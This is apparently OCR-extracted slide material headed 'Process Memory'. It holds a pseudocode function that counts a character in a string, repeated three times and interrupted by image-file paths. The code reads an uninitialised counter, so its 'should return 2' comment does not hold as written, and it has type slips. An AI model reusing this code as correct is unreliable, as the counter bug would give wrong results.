     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count(“testing”, “t”); // should return 2
8:
   }
```




Process Memory




```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```




Process Memory



```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }


6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```

